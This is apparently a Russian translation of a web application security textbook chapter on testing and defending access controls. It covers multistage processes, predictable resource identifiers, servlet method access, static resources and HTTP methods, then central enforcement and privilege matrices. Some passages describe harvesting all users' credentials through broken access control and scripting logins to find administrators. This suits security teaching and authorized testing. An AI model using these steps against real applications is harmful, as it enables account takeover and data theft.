


Рисунок 8-2. Пользователю с низкими привилегиями отказано в доступе к административной странице верхнего уровня.




Рисунок 8-3. Пользователь с низкими привилегиями может обратиться к административной функции, выводящей список пользователей приложения.

Попробуйте сами!

mdsec.net

mdsec.net

Проверка многоэтапных процессов

Описанный в предыдущем разделе подход - сравнение содержимого приложения при обращении к нему в разных пользовательских контекстах - неэффективен при проверке некоторых многоэтапных процессов. Чтобы выполнить действие, пользователь обычно должен отправить несколько запросов в правильном порядке, а приложение по ходу этого процесса формирует некоторое состояние, связанное с действиями пользователя. Простое повторение каждого элемента карты сайта может не воспроизвести процесс правильно, и потому попытка выполнить действие может завершиться неудачей по причинам, не связанным с управлением доступом.

Например, рассмотрим административную функцию добавления нового пользователя приложения. Она может включать несколько этапов: загрузку формы добавления пользователя, отправку формы со сведениями о нём, просмотр этих сведений и подтверждение действия. Иногда приложение защищает доступ к исходной форме, но не защищает страницу, обрабатывающую её отправку, либо страницу подтверждения. Весь процесс может включать множество запросов, в том числе перенаправления, а параметры, переданные на ранних этапах, позднее повторно передаются

через клиент. Каждый этап процесса необходимо проверять отдельно, чтобы убедиться в правильном применении управления доступом.

Попробуйте сами!

mdsec.net

Этапы атаки

1. Если действие выполняется в несколько этапов и включает несколько разных запросов от клиента серверу, проверяйте каждый запрос отдельно, чтобы определить, применяется ли к нему управление доступом. Обязательно включите все запросы: отправку форм, переходы по перенаправлениям и запросы без параметров.

2. Попытайтесь найти места, где приложение фактически предполагает: если вы достигли определённой точки, значит, попали туда законным путём. Попробуйте добраться до этой точки другими способами из учётной записи с низкими привилегиями, чтобы выявить возможные атаки с повышением привилегий.

Этапы атаки (продолжение)

3. Один из способов провести такую проверку вручную - несколько раз пройти защищённый многоэтапный процесс в браузере и с помощью прокси заменять токен сеанса в разных запросах токеном пользователя с меньшими привилегиями.

4. Часто процесс можно значительно ускорить с помощью функции Request in browser в Burp Suite:

a. Из учётной записи с более высокими привилегиями пройдите весь многоэтапный процесс.

b. Войдите в приложение из учётной записи с низкими привилегиями либо вообще без учётной записи.

c. В истории Burp Proxy найдите последовательность запросов, отправленных при выполнении многоэтапного процесса от имени более привилегированного пользователя. Для каждого запроса последовательности выберите в контекстном меню Request in browser in current browser session, как показано на рисунке 8-4. Вставьте предоставленный URL в браузер, где выполнен вход от имени пользователя с низкими привилегиями.

d. Если приложение позволяет, обычным способом пройдите оставшуюся часть многоэтапного процесса в браузере.

e. Просмотрите результат и в браузере, и в истории прокси, чтобы определить, было ли привилегированное действие успешно выполнено.




Рисунок 8-4. Использование Burp для запроса заданного элемента в текущем сеансе браузера.

Когда для заданного запроса выбирается функция Burp Request in browser in current browser session, Burp выдаёт уникальный URL своего внутреннего веб-сервера, который нужно вставить в адресную строку браузера. Когда браузер запрашивает этот URL, Burp возвращает перенаправление на первоначально указанный URL. Следуя перенаправлению, браузер передаёт запрос, а Burp заменяет его первоначально указанным, сохраняя заголовок `Cookie` нетронутым. При проверке разных пользовательских контекстов процесс можно ускорить. Войдите в систему как разные пользователи в нескольких браузерах и вставьте URL в каждый из них, чтобы увидеть, как обрабатывается запрос для вошедшего в этом браузере пользователя. Обратите внимание: поскольку файлы cookie обычно совместно используются разными окнами одного браузера, для такой проверки, как правило, понадобятся разные браузерные продукты либо браузеры на разных машинах.

> **Совет.** При проверке многоэтапных процессов в разных пользовательских контекстах иногда полезно сопоставить последовательности запросов разных пользователей бок о бок и выявить малозаметные различия, заслуживающие дальнейшего изучения.
>
> Если для доступа к приложению от имени разных пользователей используются отдельные браузеры, в Burp можно создать отдельный прослушиватель прокси для каждого браузера; при этом конфигурацию прокси в каждом браузере необходимо изменить так, чтобы она указывала на соответствующий прослушиватель. Затем для каждого браузера откройте через контекстное меню истории прокси новое окно истории и установите фильтр отображения, показывающий только запросы соответствующего прослушивателя.

Проверка при ограниченном доступе

Если для доступа к приложению имеется лишь одна учётная запись пользовательского уровня либо нет ни одной, проверка эффективности управления доступом требует дополнительной работы. Более того, для полностью исчерпывающей проверки она в любом случае необходима. Может существовать слабо защищённая функциональность, на которую нет явных ссылок в интерфейсе ни одного пользователя приложения. Например, старая функциональность ещё не удалена либо новая уже развёрнута, но пока не опубликована для пользователей.

Этапы атаки

1. Примените описанные в главе 4 методы обнаружения содержимого, чтобы выявить как можно больше функциональности приложения. Выполнения этой процедуры от имени пользователя с низкими привилегиями часто достаточно и для перечисления, и для непосредственного доступа к конфиденциальной функциональности.

Этапы атаки (продолжение)

2. Если обнаружены страницы приложения, которые, вероятно, показывают обычным пользователям и администраторам разную функциональность или разные ссылки, например Control Panel или My Home Page, попробуйте добавить параметры наподобие `admin=true` в строку запроса URL и тело POST-запросов. Это поможет выяснить, открывает ли такой приём дополнительную функциональность сверх обычно доступной в вашем пользовательском контексте.

3. Проверьте, использует ли приложение заголовок `Referer` как основу для решений об управлении доступом. Для ключевых функций приложения, к которым у вас есть разрешённый доступ, попробуйте удалить или изменить заголовок `Referer` и выясните, остаётся ли запрос успешным. Если нет, приложение может небезопасно доверять заголовку `Referer`. При сканировании запросов активным сканером Burp тот пытается удалить этот заголовок из каждого запроса и сообщает, если это, по всей видимости, приводит к систематическому и значимому изменению ответа приложения.

4. Просмотрите весь клиентский HTML-код и сценарии в поисках ссылок на скрытую функциональность либо на функциональность, которой можно манипулировать на клиенте, например интерфейсы на основе сценариев. Кроме того, декомпилируйте все компоненты расширений браузера, как описано в главе 5, чтобы найти ссылки на серверную функциональность.

Попробуйте сами!

mdsec.net

mdsec.net

mdsec.net

После перечисления всей доступной функциональности необходимо проверить, правильно ли обеспечивается разделение доступа к ресурсам между пользователями. Во всех случаях, когда приложение предоставляет пользователю доступ к подмножеству более широкого диапазона однотипных ресурсов, например документов, заказов, электронных писем и персональных сведений, у одного пользователя может оказаться возможность несанкционированного доступа к другим ресурсам.

Этапы атаки

1. Если приложение использует идентификаторы любого вида - идентификаторы документов, номера счетов, ссылки на заказы - для указания запрашиваемого пользователем ресурса, попытайтесь обнаружить идентификаторы ресурсов, к которым у вас нет разрешённого доступа.

Этапы атаки (продолжение)

2. Если можно быстро создать последовательность таких идентификаторов, например несколько новых документов или заказов, примените методы анализа токенов сеанса из главы 7 и попытайтесь обнаружить предсказуемые последовательности в создаваемых приложением идентификаторах.

3. Если создать новые идентификаторы невозможно, придётся ограничиться анализом уже обнаруженных значений или даже простым угадыванием. Если идентификатор имеет вид GUID, попытки угадать его вряд ли окажутся успешными. Однако если это сравнительно небольшое число, попробуйте соседние числа либо случайные значения с тем же количеством цифр.

4. Если выяснилось, что управление доступом нарушено, а идентификаторы ресурсов предсказуемы, можно провести автоматизированную атаку для массового извлечения конфиденциальных ресурсов и информации из приложения. Примените методы из главы 14, чтобы разработать специальную автоматизированную атаку и получить нужные данные.

Катастрофическая уязвимость этого типа возникает, если страница Account Information показывает персональные сведения пользователя вместе с его именем и паролем. Хотя на экране пароль обычно маскируется, он тем не менее полностью передаётся браузеру. В этом случае часто можно быстро перебрать весь диапазон идентификаторов учётных записей и собрать данные для входа всех пользователей, включая администраторов. На рисунке 8-5 показано успешное проведение такой атаки с помощью Burp Intruder.




Рисунок 8-5. Успешная атака для массового извлечения имён пользователей и паролей через уязвимость управления доступом.

Попробуйте сами!

mdsec.net

mdsec.net

Совет. Обнаружив уязвимость управления доступом, следует немедленно продолжить атаку и попытаться ещё больше повысить свои привилегии, скомпрометировав учётную запись с административными правами. Найти административную запись можно несколькими приёмами. Эксплуатируя показанный дефект управления доступом, вы можете собрать сотни пар учётных данных, но вряд ли захотите вручную входить в систему под каждым пользователем, пока не обнаружите администратора. Однако если учётные записи обозначены последовательными числовыми идентификаторами, самые маленькие номера часто принадлежат администраторам. Вход от имени нескольких первых зарегистрированных в приложении пользователей нередко выявляет администратора. Если этот подход не помог, эффективный способ состоит в поиске функции приложения, где доступ правильно разделён по горизонтали, например основной домашней страницы каждого пользователя. Напишите сценарий, который входит в систему с каждой парой собранных учётных данных, а затем пытается открыть вашу собственную домашнюю страницу. Вероятно, административные пользователи могут просматривать домашнюю страницу любого пользователя, поэтому применение административной учётной записи обнаружится немедленно.

Проверка непосредственного доступа к методам

Если приложение использует запросы, предоставляющие непосредственный доступ к методам серверного API, слабости управления доступом в этих методах обычно выявляются уже описанной методикой. Однако следует также проверять наличие дополнительных API, которые могут быть защищены ненадлежащим образом. Например, сервлет может вызываться следующим запросом:

```
POST /svc HTTP/1.1
Accept-Encoding: gzip, deflate
Host: wahh-app
Content-Length: 37

servlet=com.ibm.ws.webcontainer.httpsession.IBMTrackerDebug
```

Поскольку это хорошо известный сервлет, возможно, вам удастся обратиться и к другим сервлетам, чтобы выполнить несанкционированные действия.

Этапы атаки

1. Выявите все параметры, соответствующие соглашениям об именах Java, например `get`, `set`, `add`, `update`, `is` или `has` с последующим словом с прописной буквы, либо явно задающие структуру пакета, например `com.companyname.xxx.yyy.ClassName`. Запишите все найденные упоминаемые методы.

2. Ищите метод, перечисляющий доступные интерфейсы или методы. Проверьте историю прокси и выясните, вызывался ли он при обычном обмене данными приложения. Если нет, попробуйте угадать его по наблюдаемому соглашению об именах.

3. Обратитесь к общедоступным ресурсам, например поисковым системам и форумам, чтобы определить другие потенциально доступные методы.

4. Примените описанные в главе 4 методы угадывания других имён методов.

5. Попытайтесь обратиться ко всем собранным методам из учётных записей различных типов, в том числе без аутентификации.

6. Если вы не знаете количества или типов аргументов, ожидаемых некоторыми методами, ищите методы, которым аргументы нужны с меньшей вероятностью, например `listInterfaces` и `getAllUsersInRoles`.

Проверка средств контроля статических ресурсов

Если защищаемые приложением статические ресурсы в итоге запрашиваются непосредственно по URL самих файлов ресурсов, необходимо проверить, могут ли неуполномоченные пользователи просто запросить эти URL напрямую.

Этапы атаки

1. Пройдите обычную процедуру получения доступа к защищённому статическому ресурсу и получите пример URL, по которому тот в итоге загружается.

2. В другом пользовательском контексте, например от имени пользователя с меньшими привилегиями или из учётной записи, не совершившей необходимую покупку, попробуйте обратиться к ресурсу непосредственно по найденному URL.

3. Если атака успешна, попытайтесь понять схему именования защищённых статических файлов. По возможности создайте автоматизированную атаку для поиска содержимого, которое может оказаться полезным или содержать конфиденциальные данные (см. главу 14).

Проверка ограничений на методы HTTP

Хотя готового способа определить, использует ли управление доступом приложения средства контроля методов HTTP на уровне платформы, может не существовать, некоторые уязвимости выявляются несколькими простыми действиями.

Этапы атаки

1. Из учётной записи с высокими привилегиями выявите привилегированные запросы, выполняющие конфиденциальные действия, например добавление нового пользователя или изменение его роли безопасности.

2. Если запросы не защищены токенами против CSRF или аналогичными средствами (см. главу 13), из высокопривилегированной учётной записи выясните, выполняет ли приложение требуемое действие после изменения метода HTTP. Проверьте следующие методы:

• POST;

• GET;

• HEAD;

• произвольный недопустимый метод HTTP.

3. Если приложение исполняет запросы с методом HTTP, отличным от исходного, проверьте управление доступом к ним уже описанной стандартной методикой, используя учётные записи с более низкими привилегиями.

Защита управления доступом

Управление доступом - одна из самых простых для понимания областей безопасности веб-приложений, хотя при его реализации необходимо тщательно применять обоснованную и исчерпывающую методику.

Прежде всего следует избегать нескольких очевидных ловушек. Обычно они возникают из-за незнания основных требований эффективного управления доступом либо ошибочных предположений о видах запросов, которые будут отправлять пользователи и от которых приложению необходимо защищаться:

• не полагайтесь на незнание пользователями URL приложения или идентификаторов, обозначающих его ресурсы, например номеров счетов и идентификаторов документов. Исходите из того, что пользователи знают каждый URL и идентификатор приложения, и обеспечьте достаточность одного лишь управления доступом для предотвращения несанкционированного доступа;

• не доверяйте никаким переданным пользователем параметрам как признакам прав доступа, например `admin=true`;

• не предполагайте, что пользователи будут обращаться к страницам приложения в предусмотренной последовательности. Не считайте, что невозможность открыть страницу Edit Users означает невозможность попасть на связанную с ней страницу Edit User X;

• не рассчитывайте, что пользователь не станет изменять данные, передаваемые через клиент. Если переданные пользователем данные были проверены, а затем пересланы через клиент, не доверяйте повторно переданному значению без новой проверки.

Ниже приведён рекомендуемый подход к реализации эффективного управления доступом в веб-приложениях:

• явно оцените и задокументируйте требования к управлению доступом для каждой единицы функциональности приложения. Следует определить и тех, кто вправе законно использовать функцию, и ресурсы, к которым отдельные пользователи могут через неё обращаться;

• принимайте все решения об управлении доступом на основе сеанса пользователя;

• используйте центральный компонент приложения для проверки управления доступом;

• обрабатывайте через этот компонент каждый клиентский запрос, подтверждая, что отправившему его пользователю разрешён доступ к запрошенной функциональности и ресурсам;

• программными средствами обеспечьте отсутствие исключений из предыдущего правила. Эффективный подход - требовать, чтобы каждая страница приложения реализовывала интерфейс, опрашиваемый центральным механизмом управления доступом. Если заставить разработчиков явно программировать логику доступа на каждой странице, пропуски нельзя будет оправдать;

• доступ к особенно конфиденциальной функциональности, например административным страницам, можно дополнительно ограничить по IP-адресу, чтобы к ней независимо от состояния входа могли обращаться только пользователи из определённого диапазона сети;

• если требуется защитить статическое содержимое, управление доступом обеспечивается двумя способами. Во-первых, к статическим файлам можно обращаться косвенно, передавая имя файла динамической серверной странице с соответствующей логикой управления доступом. Во-вторых, прямой доступ к статическим файлам можно контролировать с помощью HTTP-аутентификации или других функций сервера приложений, которые перехватывают входящий запрос и проверяют разрешения на ресурс до предоставления доступа;

• идентификаторы, указывающие ресурс, к которому хочет обратиться пользователь, уязвимы для изменения всякий раз, когда передаются через клиент. Сервер должен доверять целостности только серверных данных. При каждой передаче таких идентификаторов через клиент их необходимо заново проверять, подтверждая право пользователя на доступ к запрошенному ресурсу;

• для критически важных с точки зрения безопасности функций приложения, например создания нового получателя платежа в банковской системе, рассмотрите повторную аутентификацию для каждой транзакции и двойное подтверждение, чтобы получить дополнительные гарантии того, что функцией не пользуется неуполномоченная сторона. Это также смягчает последствия других возможных атак, например захвата сеанса;

• регистрируйте каждое событие доступа к конфиденциальным данным и выполнения конфиденциального действия. Такие журналы позволят выявлять и расследовать возможные нарушения управления доступом.

Разработчики веб-приложений часто реализуют функции управления доступом по частям. Они добавляют код на отдельные страницы, где требуется определённый контроль, и нередко копируют один и тот же код между страницами для реализации схожих требований. Такой подход несёт неотъемлемый риск дефектов итогового механизма. Многие случаи, где необходимы средства контроля, упускаются; средства, спроектированные для одной области, могут неправильно работать в другой; а внесённые в иных частях приложения изменения способны нарушить существующий контроль, сделав неверными его исходные предположения.

В отличие от такого подхода описанное выше использование центрального компонента приложения для принудительного управления доступом даёт множество преимуществ:

• оно повышает прозрачность управления доступом внутри приложения и позволяет разным разработчикам быстро понять средства, реализованные коллегами;

• сопровождение становится эффективнее и надёжнее. Большинство изменений достаточно единожды внести в один общий компонент, не копируя их во множество мест;

• повышается адаптивность. При появлении новых требований к управлению доступом их легко отразить в существующем API, реализуемом каждой страницей приложения;

• возникает меньше ошибок и пропусков, чем при разрозненной реализации кода управления доступом по всему приложению.

Многоуровневая модель привилегий

Вопросы доступа относятся не только к самому веб-приложению, но и к другим расположенным под ним уровням инфраструктуры - в частности, серверу приложений, базе данных и операционной системе. Подход глубокоэшелонированной защиты предполагает реализацию управления доступом на каждом из этих уровней, чтобы создать несколько рубежей защиты. Это повышает защищённость от угроз несанкционированного доступа: даже если злоумышленнику удастся скомпрометировать защиту одного уровня, атаку ещё могут заблокировать средства другого.

Помимо уже описанной реализации эффективного управления доступом в самом веб-приложении, многоуровневый подход можно различными способами применить к лежащим в его основе компонентам:

• сервер приложений способен управлять доступом к целым путям URL на основе пользовательских ролей, определённых на его уровне;

• приложение может использовать разные учётные записи базы данных при выполнении действий разных пользователей. Для пользователей, которым разрешено только запрашивать данные, но не обновлять их, следует применять учётную запись только для чтения;

• детализированное управление доступом к разным таблицам базы данных можно реализовать внутри самой базы с помощью таблицы привилегий;

• учётные записи операционной системы, от имени которых работает каждый компонент инфраструктуры, можно ограничить минимальными привилегиями, действительно необходимыми компоненту.

В сложном, критически важном с точки зрения безопасности приложении подобную многоуровневую защиту можно спроектировать с помощью матрицы, определяющей различные пользовательские роли приложения и привилегии каждого уровня, назначаемые каждой роли. На рисунке 8-6 приведён частичный пример матрицы привилегий сложного приложения.

	Application Server	Application Roles	Database Privileges												
User type	**URL path**	**User role**	Search	Create Application	Edit Application	Purge Application	View Applications	Policy Updates	Rate Adjustment	View User Accounts	Create Users	View Company Ac	Edit Company Ac	Create Company	View Audit Log	Delegate privilege
Administrator	/*	Site Administrator	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
		Support	✓		✓		✓	✓		✓	✓	✓	✓	✓		
Site Supervisor	/admin/* /myQuotes/* /help/*	Back Office – New business		✓			✓									
		Back Office – Referrals		✓	✓	✓		✓	✓							
		Back Office – Helpdesk	✓				✓			✓		✓			✓	✓
Company Administrator	/myQuotes/* /help/*	Customer – Administrator		✓	✓	✓	✓				✓	✓	✓			✓
		Customer – New Business		✓		✓	✓									
		Customer – Support	✓				✓			✓						
Normal User	/myQuotes/dash.jsp /myQuotes/apply.jsp /myQuotes/search.jsp /help/*	User – Applications	✓	✓			✓									
		User – Referrals														
		User – Helpdesk														
		Unregistered (Read Only)	✓				✓									
Audit	(none)	Syslog Server Account													✓	

Рисунок 8-6. Матрица привилегий сложного приложения.

В модели безопасности такого типа видно, как применяются различные полезные концепции управления доступом:

• **Программное управление.** Матрица отдельных привилегий базы данных хранится в её таблице и программно применяется при принятии решений об управлении доступом. Классификация пользовательских ролей даёт сокращённый способ выполнения определённых проверок доступа, который также реализуется программно. Программные средства могут быть чрезвычайно детализированными и включать сколь угодно сложную логику в процесс принятия решений об управлении доступом внутри приложения.

• **Избирательное управление доступом (discretionary access control, DAC).** Администраторы могут посредством избирательного управления делегировать другим пользователям свои привилегии в отношении конкретных принадлежащих им ресурсов. Это закрытая модель DAC, где доступ запрещён, если не был явно предоставлен. Администраторы также могут блокировать отдельные учётные записи пользователей или ограничивать срок их действия. Это открытая модель DAC, где доступ разрешён, если не был явно отозван. Различные пользователи приложения имеют привилегии создания учётных записей, что также является применением избирательного управления доступом.

• **Управление доступом на основе ролей (role-based access control, RBAC).** Именованные роли содержат разные наборы конкретных привилегий, а каждый пользователь назначается одной из таких ролей. Это сокращённый способ назначения и принудительного применения различных привилегий, необходимый для управления доступом в сложных приложениях. Предварительная проверка пользовательских запросов по ролям позволяет быстро отклонять множество

несанкционированных запросов с минимальными затратами обработки. Пример такого подхода - защита путей URL, доступных пользователям определённых типов.

